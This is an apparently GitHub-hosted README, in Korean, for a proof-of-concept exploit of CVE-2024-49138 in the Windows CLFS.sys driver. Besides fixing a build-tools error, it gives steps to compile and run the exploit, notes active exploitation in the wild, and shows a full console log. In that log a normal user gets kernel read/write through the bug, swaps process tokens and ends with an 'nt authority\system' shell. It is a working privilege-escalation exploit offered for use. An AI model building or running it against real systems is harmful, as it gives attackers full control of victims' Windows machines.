 bananoname/cve-2024-49138-poc
Windows CLFS.sys의 CVE-2024-49138에 대한 개념 증명 익스플로잇으로, 토큰 조작을 통해 로컬 권한 상승을 달성하여 시스템 셸을 얻습니다.

C:\Program Files\Microsoft Visual Studio\2022\Professional\MSBuild\Microsoft\VC\v170\Microsoft.CppBuild.targets(456,5): error MSB8020: The build tools for Visual Studio 2019 (Platform Toolset = 'v142') cannot be found. To build using the v142 build tools, please install Visual Studio 2019 build tools. Alternatively, you may upgrade to the current Visual Studio tools by selecting the Project menu or right-click the solution, and then selecting "Retarget solution".
1. Visual Studio 설치 관리자 열기:
시작 메뉴로 이동하여 Visual Studio 설치 관리자를 엽니다.
2. Visual Studio 설치 수정:
Visual Studio 2022를 선택하고 [수정]을 클릭합니다.
3. 필요한 도구 집합 설치:
[개별 구성 요소] 탭에서 다음을 검색합니다.
MSVC v142 - VS 2019 C++ x64/x86 build tools
해당 항목을 선택하고 [설치]를 클릭합니다.
4. 프로젝트 다시 빌드:
설치가 완료되면 Visual Studio 2022에서 프로젝트를 다시 빌드하십시오.
CLFS.sys의 CVE-2024-49138을 악용하는 개념 증명(PoC)입니다.
CrowdStrike는 이 취약점이 위협 행위자에 의해 활발히 악용되고 있음을 탐지했습니다.
Windows 11 23h2에서 테스트했습니다.
자세한 분석은 상세 블로그 게시물로 제공될 예정입니다.
x64 Release 버전으로 컴파일하십시오.
실행하여 시스템 셸을 획득하십시오.

PS C:\Users\IEUser\Desktop> whoami
windows11\ieuser
PS C:\Users\IEUser\Desktop> .\CVE-2024-49138-POC.exe
Directory created successfully: C:\temp
Directory created successfully: C:\temp
file opened successfully
AddLogContainer successful
hResource = 0x00007FF7CDB89080
hResource = 0x00007FF7CDB890A0
pResourceData = 0x00007FF7CDB890A0
Resource size: 65536 bytes
Resource written to output.bin successfully.
Kernel Base Address: 0xFFFFF80339800000
Kernel Name: ntoskrnl.exe
NtReadVirtualMemory = 0x00007FFFAF0EFB40
NtWriteVirtualMemory = 0x00007FFFAF0EFAA0
pcclfscontainer = 0x0000000002100000
address_to_write = 0xFFFFC201424CC2B2
Process priority set to REALTIME_PRIORITY_CLASS.
Thread priority set to the highest level: TIME_CRITICAL.
triggering vuln...CreateLogFile failed with error 6601
Process priority set to NORMAL_PRIORITY_CLASS.
Thread priority set to the highest level: THREAD_PRIORITY_NORMAL.
vuln triggered
reading base of ntoskrnl to check we have arbitrary read/write
buf = 0x0000000300905A4D
swapping tokens...
current token address = 0xFFFFC201423EC578
systemtoken = 0xFFFFD401F501C6E9
Overwriting process token..
token swapped. Restoring PreviousMode and spawning system shell...
Microsoft Windows [Version 10.0.22631.2861]
(c) Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Desktop>whoami
nt authority\system

C:\Users\IEUser\Desktop>